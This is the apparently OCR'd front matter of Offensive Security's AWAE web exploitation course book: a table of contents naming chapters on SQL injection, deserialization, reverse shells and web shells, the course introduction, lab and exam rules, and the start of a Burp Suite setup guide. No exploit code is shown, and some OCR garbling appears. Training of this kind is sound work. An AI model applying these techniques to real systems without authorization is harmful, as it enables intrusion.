
Advanced Web Attacks and Exploitation

Offensive Security



Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Copyright © 2021 Offensive Security Ltd.

All rights reserved. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

https://t.me/learningnets

Table of Contents

1. Introduction 10
1.1 About the AWAE Course 10
1.1.2 OSWE Exam Attempt 12
1.2 Our Approach 12
1.3 Obtaining Support 13
1.4 Offensive Security AWAE Labs 14
1.4.1 General Information 14
1.4.2 Lab Restrictions 14
1.4.3 Forewarning and Lab Behavior 14
1.4.4 Control Panel 14
1.5 Reporting 15
1.6 Backups 15
1.7 About the OSWE Exam 15
1.8 Wrapping Up 16
2. Tools & Methodologies 17
2.1 Web Traffic Inspection 17
2.1.1 Burp Suite Proxy 18
2.1.2 Using Burp Suite with Other Browsers 23
2.1.3 Burp Suite Scope 24
2.1.4 Burp Suite Repeater and Comparer 27
2.1.5 Burp Suite Decoder 32
2.2 Interacting with Web Listeners using Python 34
2.3 Source Code Recovery 38
2.3.1 Managed .NET Code 38
2.3.2 Decompiling Java Classes 46
2.4 Source Code Analysis Methodology 50
2.4.1 An Approach to Analysis 51
2.4.2 Using an IDE 52
2.4.3 Common HTTP Routing Patterns 55
2.4.4 Analyzing Source Code for Vulnerabilities 56
2.5 Debugging 57
2.5.1 Remote Debugging 61
2.6 Wrapping Up 69
3. ATutor Authentication Bypass and RCE 70

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

3.1 Getting Started 70
3.1.1 Setting Up the Environment 70
3.2 Initial Vulnerability Discovery 72
3.3 A Brief Review of Blind SQL Injections 81
3.4 Digging Deeper 82
3.4.1 When $addslashes Are Not 83
3.4.2 Improper Use of Parameterization 84
3.5 Data Exfiltration 86
3.5.1 Comparing HTM Responses 87
3.5.2 MySQL Version Extraction 89
3.6 Subverting the ATutor Authentication 93
3.7 Authentication Gone Bad 98
3.8 Bypassing File Upload Restrictions 100
3.9 Gaining Remote Code Execution 109
3.9.1 Escaping the Jail 109
3.9.2 Disclosing the Web Root 110
3.9.3 Finding Writable Directories 111
3.9.4 Bypassing File Extension Filter 112
3.10 Wrapping Up 114
4. ATutor LMS Type Juggling Vulnerability 116
4.1 Getting Started 116
4.2 PHP Loose and Strict Comparisons 116
4.3 PHP String Conversion to Numbers 118
4.4 Vulnerability Discovery 120
4.5 Attacking the Loose Comparison 123
4.5.1 Magic Hashes 123
4.5.2 ATutor and the Magic E-Mail address 124
4.6 Wrapping Up 130
5. ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE 131
5.1 Getting Started 131
5.2 Vulnerability Discovery 131
5.2.2 Servlet Mappings 132
5.2.3 Source Code Recovery 133
5.2.4 Analyzing the Source Code 134
5.2.5 Enabling Database Logging 139

https://t.me/learningnets

Copyright © 2022 Offensive-Security. All rights reserved.

5.2.6 Triggering the Vulnerability 142
5.3 How Houdini Escapes 145
5.3.2 Using CHR and String Concatenation 147
5.3.3 It Makes Lexical Sense 148
5.4 Blind Bats 148
5.5 Accessing the File System 149
5.5.2 Reverse Shell Via Copy To 151
5.6 PostgreSQL Extensions 158
5.6.1 Build Environment 158
5.6.2 Testing the Extension 161
5.6.3 Loading the Extension from a Remote Location 162
5.7 UDF Reverse Shell 162
5.8 More Shells!!! 165
5.8.1 PostgreSQL Large Objects 165
5.8.2 Large Object Reverse Shell 168
5.9 Summary 171
6. Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability 172
6.1 Getting Started 172
6.2 The Bassmaster Plugin 172
6.3 Vulnerability Discovery 173
6.4 Triggering the Vulnerability 181
6.5 Obtaining a Reverse Shell 183
6.6 Wrapping Up 187
7. DotNetNuke Cookie Deserialization RCE 188
7.1 Serialization Basics 188
7.1.1 XmlSerializer Limitations 189
7.1.2 Basic XmlSerializer Example 189
7.1.3 Expanded XmlSerializer Example 193
7.1.4 Watch your Type, Dude 197
7.2 DotNetNuke Vulnerability Analysis 200
7.2 Vulnerability Overview 200
7.2.2 Manipulation of Assembly Attributes for Debugging 203
7.2.3 Debugging DotNetNuke Using dnSpy 206
7.2.4 How Did We Get Here? 208
7.3 Payload Options 211

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

7.3.1 FileSystemUtils PullFile Method 212
7.3.2 ObjectDataProvider Class 212
7.3.3 Example Use of the ObjectDataProvider Instance 216
7.3.4 Serialization of the ObjectDataProvider 220
7.3.5 Enter The Dragon (ExpandedWrapper Class) 223
7.4 Putting It All Together 228
7.5 Wrapping Up 233
8. ERPNext Authentication Bypass and Server Side Template Injection 234
8.1 Getting Started 234
8.1.1 Configuring the SMTP Server 234
8.1.2 Configuring Remote Debugging 235
8.1.3 Configuring MariaDB Query Logging 244
8.2 Introduction to MVC, Metadata-Driven Architecture, and HTTP Routing 245
8.2.1 Model-View-Controller Introduction 245
8.2.2 Metadata-driven Design Patterns 248
8.2.3 HTTP Routing in Frappe 252
8.3 Authentication Bypass Discovery 257
8.3.1 Discovering the SQL Injection 257
8.4 Authentication Bypass Exploitation 266
8.4.1 Obtaining Admin User Information 267
8.4.2 Resetting the Admin Password 268
8.5 SSTI Vulnerability Discovery 277
8.5.1 Introduction to Templating Engines 277
8.5.2 Discovering The Rendering Function 282
8.5.3 SSTI Vulnerability Filter Evasion 290
8.6 SSTI Vulnerability Exploitation 293
8.6.1 Finding a Method for Remote Command Execution 293
8.6.2 Gaining Remote Command Execution 298
8.7 Wrapping Up 299
9. openCRX Authentication Bypass and Remote Code Execution 300
9.1 Getting Started 300
9.2 Password Reset Vulnerability Discovery 300
9.2.1 When Random Isn't 308
9.2.2 Account Determination 311
9.2.3 Timing the Reset Request 312

https://t.me/learningnets

9.2.4 Generate Token List 313
9.2.5 Automating Resets 315
9.3 XML External Entity Vulnerability Discovery 319
9.3.2 Introduction to XML 320
9.3.3 XML Parsing 320
9.3.4 XML Entities 321
9.3.5 Understanding XML External Entity Processing Vulnerabilities 322
9.3.6 Finding the Attack Vector 323
9.3.7 CDATA 329
9.3.8 Updating the XXE Exploit 330
9.3.9 Gaining Remote Access to HSQLDB 331
9.3.10 Java Language Routines 336
9.4 Remote Code Execution 336
9.4.2 Finding the Write Location 342
9.4.3 Writing Web Shells 342
9.5 Wrapping Up 343
10. openITCOCKPIT XSS and OS Command Injection - Blackbox 344
10.1 Getting Started 344
10.2 Black Box Testing in openITCOCKPIT 344
10.3 Application Discovery 345
10.3.1 Building a Sitemap 345
10.3.2 Targeted Discovery 350
10.4 Intro To DOM-based XSS 355
10.5 XSS Hunting 357
10.6 Advanced XSS Exploitation 359
10.6.1 What We Can and Can't Do 359
10.6.2 Writing to DOM 361
10.6.3 Creating the Database 364
10.6.4 Creating the API 367
10.6.5 Scraping Content 369
10.6.6 Dumping the Contents 372
10.7 RCE Hunting 373
10.7.1 Discovery 374
10.7.2 Reading and Understanding the JavaScript 376
10.7.3 Interacting With the WebSocket Server 381

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

10.7.4 Building a Client 381
10.7.5 Attempting to Inject Commands 385
10.7.6 Digging Deeper 386
10.8 Wrapping Up 389
11. Concord Authentication Bypass to RCE 391
11.1 Getting Started 391
11.2 Authentication Bypass: Round One - CSRF and CORS 395
11.2.1 Same-Origin Policy (SOP) 396
11.2.2 Cross-Origin Resource Sharing (CORS) 401
11.2.3 Discovering Unsafe CORS Headers 409
11.2.4 SameSite Attribute 411
11.2.5 Exploit Permissive CORS and CSRF 414
11.3 Authentication Bypass: Round Two - Insecure Defaults 428
11.4 Wrapping Up 435
12. Server Side Request Forgery 437
12.1 Getting Started 437
12.2 Introduction to Microservices 437
12.2.2 Web Service URL Formats 438
12.3 API Discovery via Verb Tampering 440
12.3.1 Initial Enumeration 440
12.3.2 Advanced Enumeration with Verb Tampering 445
12.4 Introduction to Server-Side Request Forgery 448
12.4.1 Server-Side Request Forgery Discovery 448
12.4.2 Source Code Analysis 450
12.4.3 Exploiting Blind SSRF in Directus 452
12.4.4 Port Scanning via Blind SSRF 454
12.4.5 Subnet Scanning with SSRF 456
12.4.6 Host Enumeration 459
12.5 Render API Auth Bypass 461
12.6 Exploiting Headless Chrome 463
12.6.2 Using JavaScript to Exfiltrate Data 465
12.6.3 Stealing Credentials from Kong Admin API 467
12.6.4 URL to PDF Microservice Source Code Analysis 468
12.7 Remote Code Execution 472
12.7.1 RCE in Kong Admin API 473

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12.8 Wrapping Up 476
13. Guacamole Lite Prototype Pollution 477
13.1 Getting Started 477
13.1.2 Understanding the Code 483
13.1.3 Configuring Remote Debugging 488
.2 Introduction to JavaScript Prototype 134921
3.2.2 Prototype Pollution 499
13.2.3 Blackbox Discovery 504
13.2.4 Whitebox Discovery 511
13.3 Prototype Pollution Exploitation 518
13.4 EJS 519
13.4.1 EJS - Proof of Concept 520
13.4.2 EJS - Remote Code Execution 527
13.5 Handlebars 531
3.5.1 Handlebars - Proof of Concept 532
13.5.2 Handlebars - Remote Code Execution 544
13.6 Wrapping Up 562
14. Conclusion 563
14.1 The Journey So Far 563
14.2 Exercises and Extra Miles 563
14.3 The Road Goes Ever On 563
14.4 Wrapping Up 564

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

1 Introduction

Modern web applications present an attack surface that has unquestionably continued to grow in importance over the last decade. With the security improvements in network edge devices and the reduction of successful attacks against them, web applications, along with social engineering, arguably represent the most viable way of breaching the network security perimeter.

The desire to provide end-users with an ever-increasingly rich web experience has resulted in the birth of various technologies and development frameworks that are often layered on top of each other. Although these designs achieve their functional goals, they also introduce complexities into web applications that can lead to vulnerabilities with high impact.

In this course, we will focus on the exploitation of chained web application vulnerabilities of various classes, which lead to a compromise of the underlying host operating system. As a part of the exploit development process, we will also dig deep into the methodologies and techniques used to analyze the target web applications. This will give us a complete understanding of the underlying flaws that we are going to exploit.

Ultimately, the goal of this course is to expose you to a general and repeatable approach to web application vulnerability discovery and exploitation, while continuing to strengthen the foundational knowledge that is necessary when faced with modern-day web applications.

1.1 About the AWAE Course

This course is designed to develop, or expand, your exploitation skills in web application penetration testing and exploitation research. This is not an entry level course–it is expected that you are familiar with basic web technologies and scripting languages. We will dive into, read, understand, and write code in several languages, including but not limited to JavaScript, PHP, Java, and C#.

Web services have become more resilient and harder to exploit. In order to penetrate today's modern networks, a new approach is required to gain that initial critical foothold into a network. Penetration testers must be fluent in the art of exploitation when using web based attacks. This intensive hands-on course will take your skills beyond run-of-the-mill SQL injection and file inclusion attacks and introduce you into a world of multi-step, non-trivial web attacks.

This web application security training will broaden your knowledge of web service architecture in order to help you identify and exploit a variety of vulnerability classes that can be found on the web today.

The AWAE course is made up of multiple parts. A brief overview of what you should now have access to is below:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

- The AWAE course materials
- Access to the AWAE VPN lab network
- Student forum credentials
- Live support
- OSWE exam attempt/s

AWAE course materials: comprised of various book modules and the accompanying course videos. The information covered in both the book modules and videos overlaps, which allows you to watch what is being presented in the videos in a quick and efficient manner, and then reference the book modules to fill in the gaps at a later time.

In some modules, the book modules will go into more depth than the videos but the videos are also able to convey some information better than text, so it is important that you pay close attention to both. The book modules also contains exercises for each chapter, as well as extra miles for those students who would like to go above and beyond what is required in order to get the most out of the course.

Access to the AWAE VPN lab network: Once you have signed up for the course, you will be able to download the VPN pack required to access the lab network via the course lab page in the Offsec Training Library. This will enable you to access the AWAE VPN lab network, where you will be spending a considerable amount of time. Lab time starts when your course begins, and is in the form of continuous access.

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the “Extend” link available at top right corner of the Offsec Training Library. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will need to download a new VPN connectivity pack via the course lab page in the Offsec Training Library.

Students who have purchased a subscription will have access to the lab as long as the subscription is active. Your subscription will be automatically renewed, unless cancelled via the billing page.

The Offensive Security Student Forum:[1] The student forum is only accessible to Offensive Security students. Forum access is permanent and does not expire when your lab time ends. You may even continue to interact with your peers long after having passed the OSWE exam.

By using the forum, you are able to freely communicate with your peers to ask questions, share interesting resources, and offer tips and nudges as long as there are no spoilers (due to the fact they may ruin the overall course experience for others). Please be very mindful when using the forums, otherwise the content you post may be moderated. Once you have successfully passed the OSWE exam, you will gain access to the sub-forum for certificate holders.

Live Support:[2] The support system allows you to directly communicate with our student administrators, who are members of the Offensive Security staff. Student administrators will

[1] (Offensive Security, 2021), https://forums.offensive-security.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

primarily assist with technical issues; however, they may also clear up any doubts you may have regarding the course material or the corresponding course exercises. Moreover, they may occasionally provide with you a nudge or two if you happen to be truly stuck on a given exercise, provided you have already given it your best try. The more detail you provide in terms of things you have already tried and the outcome, the better.

1.1.2 OSWE Exam Attempt

Included with your initial purchase of the WEB-300 course is an attempt at the *Offensive Security Web Expert* (OSWE) certification.

To book your OSWE exam, go to your exam scheduling calendar. The calendar can be located in the OffSec Training Library under the course exam page. Here you will be able to see your exam expiry date, as well as schedule the exam for your preferred date and time.

Keep in mind that you won't be able to select a start time if the exam labs are full for that time period so we encourage you to schedule your exam as soon as possible.

For additional information, please visit our support page.[3]

1.2 Our Approach

Students who have taken our introductory PWK course will find this course to be significantly different. The AWAE labs are less diverse and contain a few test case scenarios that the course focuses on. Moreover, a set of dedicated virtual machines hosting these scenarios will be available to each AWAE student to experiment with the course material. In few occasions, explanations are intentionally vague in order to challenge you and ensure the concept behind the module is clear to you.

How you approach the AWAE course is up to you. Due to the uniqueness of each student, it is not practical for us to tell you how you should approach it, but if you don't have a preferred learning style, we suggest you:

1. Read the emails that were sent to you as part of signup process
2. Start each module by reading the book module and getting a general familiarity with it
3. Once you have finished reading the book module, proceed by watching the accompanying video for that module
4. Gain an understanding of what you are required to do and attempt to recreate the exercise in the lab
5. Perform the Extra Mile exercises. These are not covered in the labs and are up to you to complete on your own
6. Document your findings in your preferred documentation environment

You may opt to start with the course videos, and then review the information for that given book module, or vice versa. As you go through the course material, you may need to re-watch or re-

---

[2] (Offensive Security, 2021), https://help.offensive-security.com/

[3] (Offensive Security, 2021), https://help.offensive-security.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

read modules a number of times prior to fully understanding what is being taught. Remember, it is a marathon, not a sprint, so take all the time you need.

As part of most course modules, there will be course exercises for you to complete. We recommend that you fully complete them prior to moving on to the next module. These will test your understanding of the material to ensure you are ready to move forward and will help you preparing for the OSWE exam. The extra miles exercises are optional but we encourage students to “play” with them especially if they have the intention of attempting the certification challenge. The time it takes to complete these exercises depends on your background.

Note that IPs and certain code snippets shown in the book module and videos will not match your environment. We strongly recommend you try to recreate all example scenarios from scratch, rather than copying code from the book modules or videos. In all modules we will challenge you to think in different ways, and rise to the challenges presented.

In addition to the course modules, the lab also contains three standalone lab machines running custom web applications. These applications contain multiple vulnerabilities based on the material covered in the course modules. You will need to apply the lessons learned in this course to tackle these additional machines on your own.

A heavy focus of the course is on whitebox application security research, so that you can create exploits for vulnerabilities in widely deployed appliances and technologies. Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to develop your own methodology for approaching web application security testing as you progress through the course.

1.3 Obtaining Support

AWAE is a self-paced online course. It allows you to go at your own desired speed, perform additional research in areas you may be weak at, and so forth. Take advantage of this type of setting to get the most out of the course–there is no greater feeling than figuring something out on your own.

Prior to contacting us for support, we expect that you have not only gone over the course material but also have taken it upon yourself to dig deeper into the subject area by performing additional research. Our Help Centre may help answer some of your questions prior to contacting support (the link is accessible without the VPN):

- https://help.offensive-security.com/

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. Ultimately, if you are unable to obtain the assistance you need, you can get in touch with our student administrators by visiting Live Support or sending an email to help@offensive-security.com.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

1.4 Offensive Security AWAE Labs

1.4.1 General Information

As noted above, take note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the book modules verbatim; you need to adapt the example to your specific lab configuration.

You will find the IP addresses of your assigned lab machines in your student control panel within the VPN labs.

1.4.2 Lab Restrictions

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network
2. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
   - Shutting down machines
   - Kicking users off machines
   - Blocking a specific IP or range
   - Hacking into other students' lab clients or Kali machines

1.4.3 Forewarning and Lab Behavior

The internal VPN lab network *is a hostile environment* and no sensitive information should be stored on your Kali Linux virtual machine that you use to connect to the labs. You can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

1.4.4 Control Panel

Once logged into the AWAE VPN lab network, you can access your AWAE control panel. The AWAE control panel enables you to revert lab machines in the event they become unresponsive, and so on.

Each student is provided with 24 reverts every 24 hours, enabling them to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. Should you require additional reverts, you can contact a student administrator via email (help@offensive-security.com) or via live support platform[4] to have your revert counter reset.

The minimum amount of time between lab machine reverts is 5 minutes.

[4] (Offensive Security, 2021), https://help.offensive-security.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

1.5 Reporting

Students opting for the OSWE certification must submit an exam report clearly demonstrating how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam. Please note that reporting of the course exercises is mandatory for those students planning to claim CPE credits prior to having successfully passed the OSWE certification exam.

If you were to ask 10 different pentesters how to write a good report, you would likely get 12 different answers. In other words, everybody has an opinion and they are all correct in their own minds. As many people in this industry have demonstrated, there are good ways to write a report and there are some really bad ways to do it.

1.6 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance - you never know when you're going to need it until you do. As a general rule, we recommend that you backup your documentation regularly as it's a good practice to do so. Please keep your backups in a safe place, as you certainly don't want them to end up in a public git repo, or the cloud for obvious reasons!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on.

1.7 About the OSWE Exam

The OSWE certification exam simulates a live network in a private lab, which contains a small number of vulnerable systems. The environment is completely dedicated to you for the duration of the exam, and you will have 47 hours and 45 minutes to complete it.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. In order to do so, click on the Exam tab in the Offsec Training Library, which is situated at the top right of your screen. During these pre-exam verification steps, you will be provided with a VPN connectivity pack.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on quality and accuracy of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Once your exam files have been accepted, your exam will be graded and you will receive your results in ten business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you have not achieved a passing score, we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a two day window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

For additional information regarding the exam, we encourage you to take some time to go over the OSWE exam guide.[5]

1.8 Wrapping Up

In this module, we discussed important information needed to make the most of the AWAE course and lab.

We wish you the best of luck on your AWAE journey and hope you enjoy the new challenges you will face.

[5] (Offensive Security, 2021), https://help.offensive-security.com/hc/en-us/articles/360046869951-OSWE-Exam-Guide

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2 Tools & Methodologies

When assessing a web application, researchers use a variety of tools and methodologies. Nevertheless, certain principles should be followed regardless of the tools used. In this module, we will introduce some of the more common tools and demonstrate their use to establish a foundation for the remainder of this course.

Before we get started, it's important to clarify that web application research and exploitation can be conducted from a whitebox, [6] blackbox,[7] or greybox[8] perspective. In a whitebox scenario, the researcher either has access to the original source code or is at least able to recover it in a near-original state. When neither of these scenarios is possible, the researcher must adopt a blackbox approach, in which minimal information about the target application is available. In this case, in order to find a vulnerability, the researcher needs to observe the behavior of the application by inspecting the output and/or the effects generated as result of precisely-crafted input requests. We might also take a greybox approach when we have access to credentials or documentation to the application, but not full access required for a whitebox approach.

When adopting a whitebox perspective, web applications are often easier to research and exploit than traditional compiled applications since web applications are written in interpreted languages, which do not require reverse engineering. In addition, the source code for web applications written in bytecode-based languages such as Java, .NET, or similar can also be trivially recovered into near-original state with the help of specialized tools.

It's worth mentioning that the ability to recover and read the source code of a modern web application does not necessarily reduce the complexity of the required research. However, once the source code is recovered, the researcher can better inspect the internal structure of the application and perform a thorough analysis of the code flow.

As a penetration tester, we can use chained attack methods to exploit a variety or programming oversights.

2.1 Web Traffic Inspection

When dealing with an unknown web application, we should always begin with traffic inspection. A web application presents various interface elements and conducts various network transactions.

As researchers, we are always interested in capturing as much information about our targets as possible and in this case, a web application proxy is an indispensable tool. We can use a good proxy to capture relevant client requests and server responses and easily manipulate a chosen request in arbitrary ways.

In this course, we will primarily use the community by edition of the Burp Suite (installed in Kali Linux default), which provides us with everything gathering we need to conduct thorough information and HTTP request manipulation.

---

[6] (Wikipedia, 2021), https://en.wikipedia.org/wiki/White-box_testing

[7] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Black-box_testing

[8] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Gray_box_testing

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2.1.1 Burp Suite Proxy

We can launch Burp Suite in Kali via the launcher menu. Once we start it, we may receive a notification indicating that Burp Suite has not been tested with our current Java version (Figure 1).




Figure 1: Burp Suite Java version warning

Since the Kali team always tests Burp Suite on the Java version shipped with the OS, we can safely ignore this warning.

The first time we run Burp Suite, it will prompt us to accept the Terms and Conditions.




Figure 2: Burp Suite Terms and Conditions

We can accept the Terms and Conditions by clicking *I Accept* after deciding whether or not to submit anonymous feedback.

The next window offers us the opportunity to start a new project or restore a previously saved one. The ability to use project files is a Burp Suite Professional feature. We do not need to use this feature for this course, so we'll leave *Temporary project* selected and continue.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 3: Burp Suite temporary project

The final prompt presents the option to load a custom configuration or accept the defaults. Burp Suite allows us to customize and streamline our workflow and settings through these custom configurations. For now we will stick with the Burp Suite default profile and click *Start Burp*.




Figure 4: Burp Suite configuration settings

Once Burp Suite has started, we can validate that our proxy service is running by checking the Event log in the lower-lefthand corner of the Dashboard. A message similar to the following will be displayed:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

